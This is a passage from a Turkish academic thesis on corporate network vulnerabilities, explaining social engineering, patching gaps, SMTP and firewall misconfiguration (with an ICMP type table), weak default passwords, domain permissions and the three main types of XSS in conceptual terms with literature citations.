
Sosyal müdendislik de kullanıcı kaynaklı zafiyetlerin başında gelir. Kurumsal ağdaki kullanıcılar bilerek ya da bilmeyerek birçok zafiyete neden olabilirler.



Şekil 3.1 : Kullanıcı kaynaklı zafiyet

3.2.2 Güncelleştirme eksikliğinden kaynaklı zafiyetler

Güncelleştirme eksiklikleri olması bir ağı tehdit eden en önemli unsurlandan biridir. Bu büyük riskleri de beraberinde getirir.



Şekil 3.2 : Güncelleştirme eksikliği

Birçok ürünün ve cihazın bir yazılımı vardır. Bu yazılımların da güncel sürümleri mevcuttur. Bu yüzden komple her cihaz ve ürün için güncel sürümlerin kullanılması önemlidir.

Bir açık bulunduktan sonra yayımcı tarafından yeni güncel sürümün yayınlamasına kadar geçen süreçte "sahte güven" duygusu oluşur. Bunun için düzenli denetim yapmak gerekir.

Güvenlikle ilgili mimari çözümler ve stratejiler hayata geçirilirken, güncellemelerden doğabilecek açıkların minimum risk alınarak hazırlanmış stratejilerden seçilmiş olması hayati önem taşımaktadır. Buna basit ve temel bir örnek olarak İnternet'te yayın yapan bir sunucunun gereksiz olan Portlarının bir Firewall ile çift yönlü olarak kapatılması verilebilir (Muharremoğlu, 2013).

Bir sistem, güvenlik felsefesi gereğince %100 güvenli olamayacaksa ortaya çıkacak güven duygusunun da felsefi olarak sahte olması kaçınılmazdır.

Ancak zaman boyutunda tehlikeyi araştırıp riski en aza indirmiş olmak, şartlara göre oluşturulmuş bir güven duygusunun kaynağıdır.


Bu durumda, sistemin zaman boyutundaki en yakın an ve şartlara göre güvenli olduğunun düşünüldüğü evre, güven duygusunun hâkim olduğu evre; sistemin zaman boyutundaki en yakın andan uzaklaştığı her ana ve şartlara göre güvenli olduğunun düşünüldüğü evre ise, sahte güven duygusunun hâkim olduğu evre olacaktır (Muharremoğlu, 2012).

3.2.3 Konfigürasyon zayıflıklarından kaynaklı zafiyetler

Kurumsal ağdaki ağ yapısındaki konfigürasyonlardan kaynaklı bazı zafiyetler mevcuttur. Bu zafiyetlerden en önemlileri e-posta sunucusu konfigürasyon zafiyetleri ve güvenlik duvarı konfigürasyon zafiyetleridir.

3.2.3.1 E-Posta sunucusu konfigürasyon zafiyetleri

Günümüzün en önemli iletişim araçların biri de e-postalardır. Özellikle e-posta üzerinden sosyal mühendislik saldırıları düzenlemek oldukça kolaydır. Günümüzde e-posta sunucularında kullanılan teknoloji SMTP (Simple Mail Transfer Protocol) protokolü ve bu protokol üzerine geliştirilmiş farklı işlemlerdir.



Şekil 3.3 : E-posta ayarları ekranı

SMTP protokolü temel olarak e-posta gönderip alma işlemlerini gerçekleştirmek için hazırlanmış bir protokoldür. Protokol ilk tasarlandığı 1982 yılında güvenlik gereksinimleri düşük ancak kullanılabilirliği yüksek bir prototip olarak hayat bulmuştur.

Teknolojinin ilerlemesi ile güvenlik problemlerinin artması sonucu SMTP protokolünün de günümüz şartlarına ayak uydurmasını gerektirmiştir. SMTP protokolü temel yapısından çok fazla değişiklik göstermese de protokolün daha güvenli olması için uygulanan yöntemler sayesinde daha güvenilir bir hale getirilmesine katkı sağlanmıştır.

Günümüzde e-posta hizmetleri çok fazla kullanılmaktadır. Bu yüzden SMTP servisinin güvenliği oldukça önem arz etmektedir. Güvenlik önlemleri tam olmayan SMTP servislerinde başka birisi gibi e-posta göndermek mümkün olmaktadır.

Ayrıca çok fazla istenmeyen yani SPAM e-postalar gönderilmesi hizmet engelle saldırılarına neden olabilmektedir.

Bir SMTP servisinin temel görevlerinde güvenliği ne kadar sağlayabildiğini görmek adına Black Box (kara kutu) birkaç test uygulamak yeterli olacaktır. Bu testler sonucunda SMTP servisinin ne tarz saldırılarda kullanılabileceği hakkında fikir sahibi olunabilir (Muharremoğlu, 2013).

3.2.3.2 Güvenlik duvarı konfigürasyon zafiyetleri

Bir ağ sisteminin açıklarını bulabilmek için o ağ sisteminin işleyişini bilmek gerekir. O ağ sistemi hakkında detaylı bilgiye sahip olmak gerekir. Sahip olunan bilgileri incelemek gerekir.

Firewall üzerinde belirli kurallar tanımlıdır. Bu kuralları aşmak isteyen saldırganlar önce bu Firewall'ın yapısını belirli testler ile analiz etmeli, daha sonra diğer bilgilerle konuyu iyice incelemelidir.

Firewall kuralları tanımlanırken en önemli güvenlik ilkesi aşırı yetkilendirmeden kaçınmaktır. Hem dışardan içeriye doğru olan hem de içeriden dışarıya doğru olan trafiğin, minimum yetkilerle, mümkün olduğunca "any" kuralı kullanmadan, sadece gerekli olan Protokol ve Port'lar için tanımlanması temel güvenlik anlayışının odağıdır. Bu ilkelere uyarken göze çok masum görünen ICMP Protokol trafiği genelde göz ardı edilir. Esas odaklanılan nokta her zaman Port'lar ve diğer Protokol'ler olur. Ancak, bir güvenlik ilkesi uygulanırken istisna gözetmemek, gözetilirse de bu istisnaları da bir risk olarak değerlendirmek gerekir. Eğer ICMP trafiğini açmak bir risk ise bu riskin nasıl bir tehdit ile hayata geçebileceğini de bilmek gerekir.

Öncelikle ilk akılda olması gereken, Firewall üzerinde içerden dışarı, dışardan içeriye açık olan ICMP mesajlarının yerel ağda ve/veya İnternet'te ICMP üzerinde hizmet veren servisleri ifşa edeceğidir. Bunlara en bilinen örnekler PING (Echo & Echo Reply) ve TRACEROUTE ICMP mesaj tipleridir. ICMP mesaj tipleri Şekil 3.4'de listelenmiştir (Muharremoğlu, 2013).

Type 0 — Echo Reply	Type 17 — Address Mask Request
Type 1 — Unassigned	Type 18 — Address Mask Reply
Type 2 — Unassigned	Type 19 — Reserved (for Security)
Type 3 — Destination Unreachable	Types 20-29 — Reserved (for Robustness Experiment)
Type 4 — Source Quench	
Type 5 — Redirect	Type 30 — Traceroute
Type 6 — Alternate Host Address	Type 31 — Datagram Conversion Error
Type 7 — Unassigned	Type 32 — Mobile Host Redirect
Type 8 — Echo	Type 33 — IPv6 Where-Are-You
Type 9 — Router Advertisement	Type 34 — IPv6 I-Am-Here
Type 10 — Router Selection	Type 35 — Mobile Registration Request
Type 11 — Time Exceeded	Type 36 — Mobile Registration Reply
Type 12 — Parameter Problem	Type 39 — SKIP
Type 13 — Timestamp	Type 40 — Photuris
Type 14 — Timestamp Reply	Types 41-252 — Unassigned
Type 15 — Information Request	Type 253 — RFC3692-style Experiment 1
Type 16 — Information Reply	Type 254 — RFC3692-style Experiment 2

Şekil 3.4 : ICMP mesaj tipleri

3.2.4 Uygulama yazılımlarına ait zafiyetler

Yazılım tasarımcısı ve geliştiricilerin siber tehditlere neden olabilecek web uygulama açıklıklarına karşı dikkatli olmaları gerekmektedir. Güvenli yazılım kodlama bir süreçtir. Yazılımın tasarımından geliştirme sürecine ve kullanıma çıktığı zamana kadar adım adım güvenlik süreçleri takip edilmelidir.

Günümüzde siber korsanların fırsat kolladığı ve araştırmalarını web tabanlı yazılımlar üzerine yoğunlaştıran bir tehdit grubu vardır. Güncellenmemiş veya yeterince testten geçirilmemiş uygulama yazılımları ve beraberinde veri tabanları olası güvenlik açıklarının başında gelmektedir (Owasp, 2018).

3.2.5 Parolasız veya varsayılan / zayıf parola zafiyetleri

Kimlik bilgisini doğrulamak için günümüzde en çok kullanılan mekanizmalardan biri kullanıcı adı ve parola bilgisidir. Bu bilgiler web uygulamalarında kullanıcı kimliğini tanımak için kullanılır. Bilgilerin doğru olması durumunda kişiye özel alanlara erişim yapılabilir.

Kötü niyetli kullanıcılar web uygulamaların kimlik doğrulama sayfalarına (genellikle üye giriş arayüzleri) kullanıcı adı ve parola denemeleri gerçekleştirebilirler.


Doğru kombinasyonu tespit etmeleri halinde kullanıcı yetkilerinde web uygulamalarında işlem yapabilirler.

Genellikle kullanıcı adları web uygulamaları içerisinde herkese açık olduğundan kimlik doğrulama için kullanılan ilk öğe olan kullanıcı adı parametresi saldırganlar tarafından kolaylıkla ele geçirilebilir.

Yönetim paneli gibi özel alanların en yetkili kullanıcı isimleri ise admin, administrator, yonetici vb. kelimelerden oluşabilir. Bu durumlarda saldırgan kullanıcı adını tespit edemese de dahi kolayca tahmin edebilir. Parola bilgisinin de kolay tahmin edilebilir olması durumunda saldırganlar ilgili web uygulamasında kimlik doğrulama aşamasını geçebilirler.

Kullanıcılar farklı farklı web uygulamalarına üyelik açtığı halde aynı parolayı tekrar kullanma eğilimindedirler. Bu da zaman geçtikte parolaların tekrar kullanımın oranını arttırmaktadır.

Web sitelerine ait kullanıcı bilgilerinin ele geçirilmesi aynı parolaların tekrar kullanılmasını daha tehlikeli bir hale getirmektedir. Bazı web uygulamalarında saldırganların denemelerini önlemek için kimlik doğrulama denemelerine belirli bir limit getirilmektedir. Her ne kadar parola denemeleri için limit olsa da saldırganlar tarafından ele geçirilen önceki sızmış parola bilgileri, deneme sayısı limiti içerisinde parolanın doğru şekilde tespit edilmesi için kullanılabilir.



Şekil 3.5 : Örnek varsayılan zayıf parola örneği

Network altyapısını oluşturan cihazlar üzerinde gelen varsayılan parolaların, bu cihazlar kurulduktan sonra güçlü parolalarla değiştirilmesi gereklidir. Aksi halde bu açığı kullanan bir saldırgan network üzerindeki trafiği yönlendirebilir, ağı dinleyebilir, sistemlere erişimi engelleyebilir (Demir, 2013).


Sunuculardaki yerel yönetici parolaları zayıf olursa kaba kuvvet saldırıları ya da sözlük saldırıları ile kırılma olasılığı yüksek olur. Bu da büyük bir zafiyete sebep olur. Bu yüzden yerel yönetici parolaları her zaman güçlü parolalar olması gerekir.

3.2.6 Domain politikalarının yetersizliğinden kaynaklı zafiyetler

Domain politikalarını planlamak ve düzenlemek kurum ağ sisteminde yapılan belli başlı işlemlerdendir. Domain politikaları düzenlenirken önem verilmesi gereken bazı durumlar vardır. Bunlardan en önemlisi yetki konusudur.

Güvenliğin temel ilkerinden biri izin verilmedikçe erişim sağlanamaması konusudur. Bu yüzden domain politikaları düzenlenirken izin konularına yani yetki düzenlemelerine dikkat etmek gerekmektedir.

Verilen yetki ve izinler kontrol edilmelidir. Ayrıca Şekil 3.6 de gösterildiği gibi bilgisayarlardan da verilebilen bazı yetkiler ve izinler vardır.




Şekil 3.6 : Yetki verilmesi

3.2.7 Siteler arası betik çalıştırma zafiyeti (XSS zafiyeti)

JavaScript web uygulamalarına kullanılan tarayıcı tarafında yorumlanan ve genellikle yalnızca tarayıcı tarafında çalışan bir programlama dilidir ve çerez bilgilerine erişimden, web sitelerindeki verilere erişime kadar birçok işlem gerçekleştirebildiğinden dolayı siber saldırganlar tarafından zararlı amaçlar için kullanılabilmektedir.

Saldırganların tarafından hedef sistem üzerinde JavaScript kodu çalıştırmasına olanak tanıyan zafiyetler Siteler arası betik çalıştırma zafiyeti (Cross Site Scripting, XSS) olarak bilinirler. Siteler arası betik çalıştırma zafiyeti günümüzdeki web uygulamalarında en çok tespit edilen zafiyetlerden biridir (Gupta ve Gupta, 2017).



Şekil 3.7 : Xss zafiyeti


XSS zafiyetleri kullanıcıdan alınan verilerin web uygulamalarında doğru şekilde filtrelenmemesinden dolayı ortaya çıkan zafiyetlerdir. Zafiyetlerin tetiklenme türüne gürüne göre, yansıtılmış, depolanmış ve DOM tabanlı olarak üç ana başlık altında toplanabilmektedir.

Yansıtılmış XSS saldırıları HTTP isteklerindeki parametreler ile zararlı değerlerin gönderilmesi vasıtasıyla tetiklenirler (Webcitation, 2018).

Diğer XSS zafiyet türü olan DOM tabanlı zafiyet türü ile birlikte kalıcı olmayan XSS saldırıları olarak değerlendirilmektedir. Kalıcı olmayan XSS zafiyetleri HTTP isteklerinde zararlı kodların gönderilmesi ve ayıklanmadan web uygulama tarafından geri yansıtılması ile oluşmaktadır (Rao ve diğ. 2016).

Web uygulamalarında bazı durumlarda kullanıcıdan alınan veriler işlendikten sonra kullanıcıya yeniden sunulurlar. Herhangi bir web uygulamasına kullanıcı tarafından gönderilen isteklerin okunması ve tekrar kullanıcıya gönderilmesi yansıtılmış XSS türüne örnek olarak gösterilebilir. Bu tür XSS zafiyetleri arasında en çok karşılaşılan türdür. Zararlı kodlar kalıcı olarak kayıt edilmez fakat hemen kullanıcıya gösterilir (Baranwal, 2012).

Sosyal mühendislik yöntemleri kullanılarak zararlı kodlar içeren bağlantı saldırgan tarafından kurbanın tarayıcısında çalıştırılabilir. Şekil 3.8'de yansıtılmış XSS zafiyeti gösterilmiştir.




Şekil 3.8 : Yansıtılmış XSS zafiyeti

Depolanmış XSS saldırılarında zararlı betikler saldırılan sistemdeki veri tabanı, mesaj alanları, yorum alanları ve benzeri alanlara kayıt edilmektedir (Hydara ve diğ. 2015).

Bu tür zafiyetlerde gönderilen zararlı kodlar hedef uygulama tarafından kayıt edilir ve tekrar kullanıcıya gösterilir. Uygulama içerisindeki zafiyet içeren bağlantıya erişen herkesin tarayıcısında zararlı kodlar çalışacaktır.


Kalıcı türdeki XSS zafiyetleri sömürü kodları ilgili sayfaya erişen tüm ziyaretçileri etkileyecektir. Şekil 3.9'de kalıcı türdeki XSS zafiyeti gösterilmiştir.



Şekil 3.9 : Depolanmış XSS zafiyeti

Belge Nesnesi Modeli (DOM) web ortamında yaygın şekilde kullanılan, özellikle HTML belgelerinde nesnelerle etkileşimde bulunmak için bir modeldir. DOM tabanlı XSS zafiyetinde zararlı kodlar sayfa içerisinde başka JavaScript kodları kullanılarak eklenir. Bu zafiyetler istemci tarafında çalışan JavaScript kodları ve kullanıcıdan alınan girdilerin filtrelenmeden kullanılması ile oluşmaktadır.

Yansıtılmış XSS zafiyetinde zararlı kodlar sunucu tarafına yollanıp orada çalıştırılırken, DOM tabanlı zafiyetlerde hedefin tarayıcısında çalıştırılır. Şekil 3.10'de DOM tabanlı XSS zafiyeti gösterilmektedir.



Şekil 3.10 : DOM tabanlı XSS zafiyeti

3.2.8 Yetkisiz erişim zafiyeti

Kullanıcılar, uygulamalar içerisinde farklı yetkilere sahip olabilirler. Web uygulamalarında bu yetkiler belirli alanlara yazma, belirli alanlardan okuma veya belirli alanları silme gibi farklılıklar gösterebilir. Erişim kontrolleri web uygulamalarında veriye (okuma ve yazma) ilgili kullanıcının yetkileri dahilinde kısıtlanmasıdır (Bocic ve Bultan, 2016).

